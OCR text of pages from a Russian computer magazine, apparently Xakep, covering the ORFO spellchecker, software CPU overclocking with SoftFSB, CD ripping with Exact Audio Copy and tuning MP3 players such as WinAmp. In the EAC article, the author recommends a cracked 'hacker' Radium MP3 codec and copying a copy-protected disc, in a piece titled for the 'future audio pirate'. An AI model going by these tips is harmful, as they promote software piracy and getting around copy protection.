
Читайте, завидуйте!

Ну и хайло...

Справочная система программы обладает всеми свойствами учебника по русскому языку. То есть я имел в виду, что там можно почерпнуть давно забытые правила и в сложных случаях обнаружить ответ на спорный вопрос.


ВСЕ НА БОРБУ С АШИБКАМИ

Один из самых интересных компонентов ОРФО - это автономная модель проверки орфографии, "Автономный спеллер". Это привычный текстовый редактор, обладающий возможностью проверки орфографии. Буфер обмена также не может остаться без его пристального внимания. Гордо скажу, что это мой почетный рабочий инструмент, все мои материалы в очередной Х проходят через его цепкие ручки. :)




Все на борьбу с ошибками!

Вполне возможно, что у тебя уже есть любимый всей душой текстовый редактор и ты не хочешь его менять ни на что другое. ОРФО будет работать с любым другим текстовым редактором, для этого нужно просто запустить "Агента" в дебри ошибок и опечаток. Агент проверит текст в любых окнах редактирования и в почтовых программах на предмет наличия ошибок. Нужно лишь настроить горячую клавишу и проверять, проверять, проверять...



"Горячая" клавиша в действии!

Программа позволяет, при желании, добавлять в пользовательский словарь новые слова и их формы, что действительно экономит время. Ты сам можешь указать программе правильные словоформы, а можешь выбрать из предложенных.



Добавим еще, дарагой!

Программка, казалось бы, плевая, простенькая, а сколько проблем решает! Сам знаешь, по одежке встречают, а если ты общаешься с кем-то по переписке, будь то препод в институте, военком или подружка, всего лишь грамотная письменная речь выведет тебя на новый уровень, оставив далеко позади всех полуграмотных ламеров и воинствующих великовозрастных лоботрясов. Удачи и будь грамотным по жизни!


Догоним и перегоним!

Термоядерный разгон проца без развинчивания корпуса



Михаил Михин (centner@xakep.ru)

Готов спорить, что ты хотел бы прямо сейчас заняться чем-нибудь приятным, полезным и бесплатным одновременно.



КАК ТОСКУЮТ РУКИ ПО...

Готов спорить, что ты хотел бы прямо сейчас заняться чем-нибудь приятным, полезным и бесплатным одновременно. Что, тоскуют руки по штурвалу? Если так, то мы с тобой займемся и полезным, и приятным, и, что самое главное, почетным и совершенно бесплатным процессом разгона твоего процессора.
Хочу тебя предупредить, что хотя этот процесс и безопасен, но при кривых руках, мертвом кулере и тучах пыли внутри кузова он может вызвать вынужденный длительный переход в реал-лайф, отягощенный расходами на покупку нового процессора. Так что будь бдителен, осторожен и кристально честен. :)

СУРОВЫЕ БУДНИ ОВЕРКЛОКЕРА

Сегодня уже вряд ли кого можно удивить OEM-процессором PII-350, а материнская плата ASUS P2B и вовсе стала встречаться на просторах нашей страны как баннер в Интернете. Короче говоря, процессор PII-350 на ASUS P2B - связка совершенно типичная и широко распространенная, именно на ее примере я и расскажу о довольно необычном прогрессивном, хотя и не самом новом способе overclocking-а. Способ отличается от общепринятых тем, что тебе не придется раскручивать кузов компа, щелкать перемычками и ковыряться в пыльных горячих кишочках твоего электронного друга. Все что потребуется для разгона - это Интернет и немного терпения. Ну и, конечно, нужен подходящий для разгона процессор, безупречно работающий кулер и пылесос для борьбы с завалами, скопившимися в недрах твоего компа.

ФСБ ВЫЗЫВАЛИ?


Для начала я сходил на http://www.h-oda.com и скачал для своего личного пользования несколько программ, основная и самая знаменитая из которых называется SoftFSB. Необычность этой программы заключается в том, что сам разгон с ее помощью выполняется просто из под Windows, не требуя никаких дополнительных утомительных действий. Программа поддерживает более 70(!) самых разнообразных материнских плат, в числе которых оказалась и тестируемая. Программа вынуждает центральный процессор трудиться в условиях, приближенных к боевым, и прогнозировать - будет ли проц работать надлежащим образом или нет - дело пустое. Выяснить все можно только экспериментальным путём.

До того как запустить SoftFSB я пригласил для участия в эксперименте пару софтверных "сторожей" в лице CPUIdle 5.6 (http://cpuidle.home.pages.de) и MotherboardMonitor 4.08 (http://www.euronet.nl/users/darkside/mbmonitor). Их миссия - сообщать о неполадках и перегреве в процессе разгона и пытаться этот самый перегрев удержать в разумных рамках. В качестве массовки пришлось привлечь еще несколько программ - WCPUID Ver2.8 в качестве "засланного казачка" и WCPUCLK Ver.1.3 как официального информатора о достигнутых успехах.

ПОГНАЛИ НАШИ ГОРОДСКИХ

Итак - понеслась! Установка всех указанных программ абсолютно никаких трудностей не вызвала. Если умеешь пользоваться архиватором ZIP, то у тебя все получится. :) Программы установлены, температурные датчики приведены в состояние повышенной боеготовности, CPUIdle стоит на страже интересов процессора. Перед самим разгоном необходимо выяснить, что же за процессор у тебя стоит. Запускаем программку WCPUID и смотрим, что же мы имеем.
Имеем мы вот что: процессор iPII-350 работает

Тебе не придется раскручивать кузов компа, щелкать перемычками и ковыряться в пыльных горячих кишочках твоего электронного друга.



Разведка доложила точно


на частоте системной шины 100Mhz и имеет коэффициент умножения 3.5, из чего следует, что 100x3.5=350. Все правильно. Убедившись в работоспособности "рабочих лошадок" оверклокинга - CPUIdle и MotherboardMonitor, еще раз удостоверяемся в том, что температурные датчики показывают 28 градусов по Цельсию, и запускаем героя этого обзора - SoftFSB.

БЛИЖЕ К ТЕЛУ

В появившемся окошке программы выбираем каждый свою материнскую плату и с удивле-


Три с половиной часа ударной работы в Интернет на разогнанном компе ничем не отличались от работы на неразогнанном.

нием отмечаем, что стал доступен ползунок, ответственный за повышение частоты.



Неизвестный из ФСБ

Понемногу передвигаем ползунок в сторону увеличения и каждый раз жмем на кнопочку Set FSB. Я жал, жал, и получилось у меня вот что:




Ползи ползунок

466Mhz, думаю, неплохой результат, но какой-то уж очень оптимистический. Надо бы его как следует потестировать. Для начала запускаем прогу WCPUCLK и видим, что пока все в норме.



Тем временем температура медленно ползет до 29 градусов. Продолжаем тестирование в более жесткой форме, в действие вступает SiSoft Sandra 2000, которая демонстрирует все те же 466Mhz,



Авторитетное мнение

неустанно выкидывая мне всяческие warning-и относительно непривычных для нее частот.

ПРОВЕРКА НА ВШИВОСТЬ

Для пущей уверенности проверим систему "на вшивость" с помощью архиваторов. Для первичного тестирования был выбран альбом Роберта Майлза "Children", закодированный в


Не стоит топтать негонящийся процессор ногами, пинать его по комнате и выбрасывать в неизвестном направлении. Он же работает. Как может.

mp3 с битрейтом 192kbps и имеющий размер немножко меньше 100Mb. Архиватор WinRAR с максимальной степенью компрессии и мультимедиа-сжатием трудился над созданием архива минут десять. Архив удалось без каких-либо проблем распаковать и прослушать все файлы. Для чистоты эксперимента тот же альбом был упакован ZIP-ом, а потом обе операции в той же последовательности были повторены с wav-файлами общим объемом 700Mb. Последующие три с половиной часа ударной работы в Интернет на разогнанном компе ничем не отличались от работы на неразогнанном, с той лишь разницей, что некоторые процессы, например, кодирование wav в mp3 протекали заметно быстрее, чем обычно. Такой результат мне понравился, неплохо бы его "застолбить", чтобы не мучаться с выставлением частоты после каждой перезагрузки. В SoftFSB сделать это не просто, а очень просто, нужно просто заглянуть в меню TASK TRAY и указать желаемые опции.



Залочь их всех

На всякий случай я попробовал выяснить рейтинг разгона и посмотрел с помощью CPUmark99 VER1.0, что же получилось. "Разогнанный" рейтинг оказался равен 36.1, а "неразогнанный" - 26.9. Солидно. И не глючит. И бесплатно. Температурный режим тоже в норме, выше чем 32 градуса Цельсия столбик виртуального термометра не поднимался, да и это я склонен связывать с началом отопительного сезона. Компьютер продолжал уверенно работать несмотря ни на что, заставляя думать о себе только хорошее.
Работать на частоте 133Mhz может не каждый.



Разгон по-стахановски


И О ПОГОДЕ

Не все процессоры подлежат полноценному overclocking-у, и если именно твой не разогнался при помощи SoftFSB, отчаиваться не стоит. К разгону нужно серьезно подготовиться, нельзя забывать о запасе прочности остальных комплектующих (особенно это касается памяти) и элементарном везении. Не стоит топтать негонящийся процессор ногами, пинать его по комнате и выбрасывать в неизвестном направлении. Он же работает. Как может.

Те же грабли. Вид сбоку

Джентльменский набор будущего аудиопирата

Михаил Михин (centner@xakep.ru))



БЕЗОТВЕТНЫЕ ВОПРОСЫ


Представь себе ситуацию - у тебя есть какой-то важный вопрос, ответ на который ты должен найти самостоятельно. Допустим, что это вопрос, касающийся компьютеров или выбора из чего-то. Приходилось ли тебе сталкиваться с ситуацией, когда ответов на твой вопрос выше крыши, а ты так ничего и не смог для себя решить? Да, вот и я столкнулся с такой "ситуёвиной", когда всерьез взялся за создание собственного музыкального архива в формате .mp3...

МОИ ЛЮБИМЫЕ ГРАБЛИ

Не секрет, что прежде чем кодировать, сжимать музыку в mp3 или подобный формат, ее нужно извлечь с компакт-диска, сграбить. А программ-грабберов - полный Интернет, выбирай любую. Естественно, возникает вопрос: а какая лучше-то? И если в вопросе о кодеках мнения могут разделиться, то извлечение данных может быть только правильным или неправильным. Других вариантов просто нет, это как с беременностью. :)) Вот поэтому возьму на себя смелость ответить на вопрос о граббере однозначно - лучше всех только EAC, EXACT AUDIO COPY. Это я не просто так заявляю, не от балды, а на основании собственного горького опыта и выводов компетентных в этом вопросе граждан.
Итак, что за прога такая выдающаяся? Идешь на http://www.ExactAudioCopy.de и получаешь свою собственную легальную копию граббера. Если хочешь, можешь послать обычную почтовую открытку автору, на этом расходы заканчиваются.

НАШЕМУ МОЛОДЦУ ВСЕ К ЛИЦУ

Интерфейс программы я могу назвать только профессиональным. Не красивым, не привлека-




Герой нашего времени

тельным, а именно профессиональным скромным и удобным. Все под рукой, функционально на 100%. В комплекте поставки имеется очень подробный текстовой файл с FAQ-ом, англо-говорящие пользователи найдут ответ на подавляющее большинство вопросов, так что рекомендую обязательно ознакомиться. Мне показалось, что в общем и целом EAC - программа, не вписывающаяся вообще ни в какие рамки, в полном смысле слова ПРОФЕССИОНАЛЬНАЯ и радеющая за качество своей работы.
Основной плюс программы - она честно делает то, что должна, т.е. максимально точно извлекает аудио-данные с компакт-диска, помимо разных дополнительных функций. Обращу твое внимание на скорость работы EAC, она невысока, но зато программа перечитывает любой подозрительно-сбойный сектор на CD и делает это

Интерфейс программы можно назвать только профессиональным. Не красивым, не привлекательным, а именно профессиональным скромным и удобным.

до тех пор, пока ни прочтет его правильно. Основное требование программы - нормальный CD-драйв (у меня отлично работает на ASUS CD-S400), твоя звуковая плата, драйвера принтера и тип мыши ее совершенно не интересуют. При первом же запуске дави на F10 и предложи программе самостоятельно протестировать твой драйв на профпригодность. Это самый важный вопрос, остальные куда менее значительны. И вообще, опциям AUTODETECT этой программы стоит доверять, она не обманывает.



Autodetect in action


КОГДА МЕДИЦИНА БЕССИЛЬНА

Бывают ситуации, когда скорость не играет никакой роли, лучше подождать, но получить взамен качество. Желаешь качества - выбирай SECURE MODE. Вовсе отлично, если твой драйв распознает фичу под гордым кодовым именем C2. Эта фича позволяет осуществлять точную коррекцию ошибок чтения. C2 pointers должен поддерживать сам сидюк. Для выяснения совместимости CD-ROMa и этой фичи нужно попробовать "сграбить" какой-нибудь старый, потертый жирный музыкальный компакт. Если драйв споткнется при извлечении данных и своевременно доложит об этом, значит дело в шляпе, за качество можно не вол-

новаться. C2 хорош тем, что с ним программа может вовремя сообщить о том, что медицина бессильна, а не подленько промолчать, как делают многие другие грабберы. В большинстве случаев даже с пиратскими дисками отвратительного качества она ведет себя корректно. Да, если ты настоящий параноик, специально для тебя есть PARANOID MODE. :)) Пользоваться им сами авторы программы не рекомендуют, ибо нагрузка на твой CD-ROM и время копирования серьезно возрастают. Как говорится - не верь никому, но знай меру. :)) Помни, что каждый CD-привод "грабит" данные с некоторым смещением, которое называется sample offset. То есть "грабление" трека происходит не с самого начала, а с начала трека+offset или с начала трека-offset. Если учесть это смещение при "граблении", то на любом приводе получается абсолютно идентичный результат. EAC умеет учитывать это смещение, но потребуется audio-cd из базы, доступной на сайте разработчиков EAC.


КХМ, А ВЫ МЕНЯ СРАЗУ УЗНАЛИ?

После того как ты вставил компакт в комп можешь подключиться к Интернету и воспользоваться функцией CDDB - программа попытается самостоятельно определить, что за диск ей предложили. Настроить работу с CDDB, нажав F12, сможет даже ребенок, всего-то нужно выбрать из списка один сервер и указать любой e-мейл.



Ломимся в CDDB

Ладно, диск распознан, можно его "грабить" на винт. Указываешь в опциях программы (F9) свои предпочтения (удалять ли "тишину" в начале и конце каждого трека, приоритет задач, подсчет контрольной суммы и прочее. Там очень много всяких вкладок с функциями, разобраться с ними проще простого, если хотя бы немного знаешь английский. Если не знаешь - лучше просто не трогать, точно ничего не испортишь. Если тебе надо просто "сграбить" диск - выделяешь в основном окошке требуемые треки и командуешь "Тестировать, Копировать или Тестировать и Копировать". Последний путь самый надежный - программа имеет возможность протестировать каждый трек до экстракции на винчестер. Можно установить еще и принудительную нормализацию громкости звука, тогда вся "сграбленная" музыка будет иметь более-менее равную громкость, но, строго говоря, нормализация - это дополнительные искажения исходного сигнала.




Тестируем и копируем

ОН СКАЗАЛ: "ПОЕХАЛИ!"

Можешь приказать программе делать полноценные mp3-файлы на выходе, для этого нужно "прикрутить" к EAC-у желаемые кодеки.

Настроить программу для полноценной и качественной работы не слишком просто, но результат превосходит все ожидания.


Жмешь на F11 и отмечаешь то, что нужно конкретно тебе. Кодеки нужно устанавливать отдельно. Рекомендую поставить хакерский Fhg Radium MP3 codec v1.263 или Lame версией постарше. Все берется на http://-www.chat.ru/~dkutsanov. На вкладках (F11) выбираешь желаемый кодек, битрейт, уровень качества, задаешь шаблон для ID3-тэга и приступаешь к экстракции музыки, получая при выходе готовые mp3-файлы нужного качества. Очень полезной выглядит функция составления финального отчета в отдельном текстовом лог-файле и плейлиста m3u. Отдельно хочу отметить "дружбу" между EAC и кодеком Lame. Вместе они представляют действительно "могучую кучку". :)) Выбор кодека остается на твоей совести, в следующих номерах X мы попробуем тебя сориентировать в нужном направлении.



Не Fraunhover-ом единым...

ШЕСТИРУКИЙ СИДИ-СОФТ

Из дополнительных свойств этой уникальной программы я просто обязан упомянуть способность к качественной записи CD-R и копированию дисков с "детской" защитой. Мне попалась обычная 650Mb болванка, на которой был записан альбом, весивший по результатам экстракции больше 750Mb. Очень мне хотелось его поиметь, вот я и обратился к функции TOOLS > COPY CD, после чего тем же EAC-ом записал себе точную копию этого компакта. В хозяйстве, знаешь ли, пригодится. :)



Клонируем в 2 клика

Программа позволяет, помимо всего прочего, просто проигрывать компакт-диски в режиме CD-плеера, сравнивать wav-файлы между собой, редактировать их, чистить, убирать непотребные посторонние звуки (glitch) на совсем кривых дисках и много чего еще. Скачивай быстрее, запускай и спи спокойно - твои аудиоданные отныне будут в надежных руках Мастера.

Да, для полноценного пользования программой могут понадобиться свежие ASPI-драйвера. Почитать о них и выкачать можно здесь:

http://www.adaptec.com/support/faqs/aspilayer.html
ftp://ftp.adaptec.digisle.net/software_pc/aspi/aspi32.exe

Скачивай EAC быстрее, запускай и спи спокойно — твои аудиоданные отныне будут в надtжных руках настоящего Мастера.



Арфы нет. Возмите бубен

Как не облажаться при выборе MP3-плеера



МИХАИЛ МИХИН (CENTNER@XAKEP.RU)

Я не собираюсь разбазаривать твое время рассказами о всяких там середнячках-троечниках по предмету "воспроизведение звука" и откровенно отстойных аутсайдерах-двоечниках среди mp3-плееров.

БУДНИ АУДИОФИЛА

Приходилось ли тебе слушать на своем компьютере музыку в формате mp3? Согласен, дурацкий вопрос. А приходилось ли тебе слышать, что качество звука зависит не только от кодека, битрейта и колонок, но и от декодера, т.е. плеера? В общем и целом ситуация с прослушиванием "закомпрессованной" музыки обстоит так: чем выше битрейт и лучше аудио-железки и колонки, тем выше качество звука. Лично я уже давно насытился маломощными активными компьютерными колонками и подключил свою звуковую карту к буржуинскому бытовому музыкальному центру и одновременно к отечественному усилителю и 150-ваттным отечественным колонкам. Тут-то и встал вопрос о плеере, ибо звук, выдаваемый многими из протестированными мною программами, годился только для сопровождения "в последний путь".

АРФА ИЛИ БУБЕН?

Кодированную музыку в формате mp3 сейчас не слушают только ленивые, совершенно глухие и лица моложе пяти лет. А вот кто на чем слушает? Ты не поверишь, но в основном все пользуются лишь одной или двумя программами, не подозревая о том, что есть другие проигрыватели. :) И потому я хочу немедленно рассказать тебе всего лишь о четырех наиболее интересных плеерах AKA декодерах, каждый из которых кардинально отличается от всех других. Почему именно четыре? Вот почему: один из них очень удобен и качественен, годится для повседневного использования, третий неудобен, но уж очень качественно играет, третий - тяжелое наследие прошлого, ветеран аудиофилии, отмеченный медалями и орденами за качество воспроизведения, а четвертый - тяжел, многолик, универсален и сладкоголос. Вот из них-то нам с тобой и предстоит сделать выбор, непростой, ответственный, взрослый выбор. :)


Да, должен предупредить сразу, что рассказывать про всякие там ежедневно сменяющие друг друга скины, шкуры, веселые картинки, мегакульные эффекты визуализации для учащихся младших классов и прочую лабуду я не буду, ведь нас с тобой интересует максимально качественный или максимально приятный звук, а не виртуальная кукла "Барби", которой нужно покупать новые туалеты, пестрые шляпки и домики. По этой же причине я не собираюсь разбазаривать твое время рассказами о всяких там середнячках-троечниках по предмету "воспроизведение звука" и откровенно отстойных аутсайдерах-двоечниках среди mp3-плееров.

БДИ!


Перед тем как начать подробный рассказ о самих проигрывателях, я должен довести до твоего сведения одну очень интересную гипотезу. Приходилось ли тебе слышать теории о рекламе, в которой используется "эффект 25 кадра"? Ну, это когда ты смотришь себе рекламу, а в это время твой мозг промывают скрытыми кодированными сигналами, программирующими тебя, например, на жевание только "Тайда" или питие "Аса" в окружении тети Аси и знаменитого повара всех времен и народов Вовочки. Так вот, а почему бы не вставить подобный код в программный плеер, который при проигрывании будет скрыто так, незаметно дудеть тебе прямо в мозг о необходимости покупки какой-нибудь очередной дребедени? Так что на всякий случай будь предельно осторожен, бди и не подставляй свою буйную, ушастую и незащищенную голову под гипнотическо-пропагандистские песенки проклятых буржуинов. :)

WINAMP. МИСТЕР "УДОБСТВО"

(http://www.winamp.com)



Начнем, конечно же, с него, нашего старого доброго знакомого. Не ошибусь, если назову WinAmp наиболее популярным среди пользователей. Он очень распространен, привычен, знаком, удобен и многофункционален. Но и у него есть свои секреты. Скажу сразу, что этим плеером, правда после некоторой доработки драчевым напильником, я давно и охотно пользуюсь, чего и тебе желаю. Для начала я русифицировал сам свежеиспеченный плеер, скачав language pack с http://www.winamp.com, потом научил программу понимать русские тэги, нажав Ctrl+P и заглянув в меню Параметры > Вид, где бескомпромиссно снял галочку с пункта об использовании стандартных шрифтов ВинАмпа. Все, WinAmp стал адекватно воспринимать русский язык, радуя привычными кириллическими знаками вместо инопланетных кракозябров.



Последствия русификации


Сердце плеера - файл, отвечающий за декодирование потока данных. В последних версиях ВинАмпа сердце быстрое, но временами пошаливает, выдавая довольно посредственный звук, поэтому будем его оперировать, причем немедленно. Твердой рукой убиваем оригинальный декодер от Nitrane, потому как этот "поганец" в погоне за скоростью здорово "смазывает" звук, потом идем за декодером от Fraunghofer, который был включен в комплект поставки WinAmp-а лишь на протяжении нескольких версий (2.20-2.22). Ну вот, архив с новым декодером уже в алчных ручонках. Теперь, размахивая скальпелем, распакуй файл in_mp3.dll в папочку winamp\plugins при неработающем ВинАмпе. Готово? Ну и ладно, есть надежда, что больной все же будет жить.

Сердце плеера - файл, отвечающий за декодирование потока данных. В последних версиях ВинАмпа сердце быстрое, но пошаливает.



Подарок герра Fraunghofera

После всех этих манипуляций твоим ВинАмпом просто можно гордиться. А хочешь, чтобы тебе еще и завидовали? Тогда мчись на http://www.url.ru/~copah/ и выкачивай себе правильный и совершенно бесплатный плагин, позволяющий слушать на компе обычные музыкальные CD через IDE интерфейс. Фишка тут в том, что для воспроизведения используется ЦАП (цифро-аналоговый преобразователь) звуковушки (16-ти битный), а не CD-ROM'а (частенько 12-ти битный), что не может положительно не отразиться на качестве воспроизводимого аудиосигнала. Установить плагин очень просто - копируешь его опять же в winamp\plugins, настраиваешь в свойствах программы несложные параметры плагина и наслаждаешься качеством добротного звука.




Настройка плагина

Что еще тут можно добавить? Если ты владелец качественной компьютерной аудиоаппаратуры, то выбирать, собственно, больше не из чего, разве что можно попробовать послушать NAD, речь о котором пойдет ниже.

NAD. В БОЙ ИДУТ ОДНИ СТАРИКИ

